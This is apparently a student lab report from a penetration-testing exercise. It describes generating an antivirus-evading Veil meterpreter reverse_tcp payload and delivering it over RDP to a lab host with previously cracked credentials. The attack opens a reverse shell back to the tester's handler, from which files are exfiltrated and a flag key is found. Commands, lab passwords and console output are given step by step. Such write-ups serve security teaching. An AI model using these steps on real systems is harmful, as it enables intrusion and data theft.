Ex0c0 - LiftingTheVeil

Simon Tobon

2020-10-26

Contents

Technical Report

Finding: Description of finding

Vulnerability Description

The Veil evasion framework creates deployable payloads that can inject into a host under an antivirus' nose. They are hard to detect and very effective. In this case we used a reverse_tcp payload which allows us to create a TCP shell.

Mitigation or Resolution Strategy

This sort of attack could be mitigated by disabling RDP, and also closing ports 443 and 4444 (TCP) to not allow outside traffic and therefore prevent attacks.

Attack Narrative


To begin, we generated our payload with the Veil Evasion Framework. This was done by running the following commands on the Kali machine:

- **veil** - this opens the Veil framework.
- **use 1** - Use Evasion.
- **use 22** - use a rev_tcp payload.
- **set LHOST 172.24.0.10** - set the IP of the metasploit handler.
- **set LPORT 4444** - set the port of the metasploit handler.
- **generate** - Generates the veil-generated meterpreter .bat script.
- **We then give the payload the name "meterp."**

We then opened a fresh terminal on Kali and copied over the payload ("meterp.bat") over to /tmp with the following command: **cp /var/lib/veil/output/source/meterp.bat /tmp** after that we opened the MetaSploit Framework console with **sudo msfconsole.**

On a seperate terminal window we then rdesktop to herd (**rdesktop -g95% -r disk:win32=/tmp 172.30.0.3)** From there, login into brian with credentials we have exfiltrated in past exercises: brian/Sw0rdF!sh.

Then open a cmd terminal and run the following to mount the drive: **net use z: \\TSCLIENT\win32**. After that we run **mstsc** to open up the Remote Desktop Connection interface. From this window we enter in the General Tab, under Logon settings the following:



Logon settings

Enter the name of the remote computer.

Computer: PATRONUM.f4mc0rp.com

User name: PATRONUM\n.nomen

You will be asked for credentials when you connect.


□ Allow me to save credentials

Connection settings

Save the current connection settings to an RDP file or open a saved connection.

In the Local Resources tab we mapped our local drive (z:) to mount it to PATRONUM. We then connect and enter the password we cracked from the hashes in Ex0a0.

We then copy the bat file from z to the local desktop. On the msfconsole we run **resource /var/lib/veil/output/handlers/meterp.rc.** This begins listening on the meterpreter session. We then run the batch file on PATRONUM.
From the msfconsole we can run **sessions** to see our meterpreter running:




```
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  PATRONUM\n.nomen @ PATRONUM  172.24.0.10:4444 → 172.30.0.3:16405 (10.30.
0.97)
```

We can then run **sessions -i 1** to interact with the meterpreter allowing us to exfiltrate files directly to Kali and more.




```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
C:\Users\n.nomen\Desktop
meterpreter > 
```

A potential method to directly run rdesktop to patronum from the Kali host could be port forwarding patronum to 10.30.0.97 (the PATRONUM router). This can be done while on either HERD or PATRONUM. If we navigate in a web browser to 10.30.0.1 and login with the default pfsense credentials: admin/pfsense we can set up portforwarding similarly to what we have done in previous exercises for HERD, the only difference being the redirect IP would be 10.30.0.97 rather than 10.30.0.98. However, after testing this method it we verify that it fails. A possible reason for this failure could be that HERD acts as a middle man between PATRONUM and PATRONUM is set as LAN rather than WAN making it inaccessible from outside networks. Another reason could be that the port forwarding rule for HERD interferes with the newly created one, or even maybe some web filtering is in use.

Finally, yes a key was found. It was found in **C:\Users\n.nomen\Applications \KeygameFile.txt**



```
Yes. This is probably getting boring for you.


KEY013:vwOqgFPLxlhAu2/3HZ+KUg==
```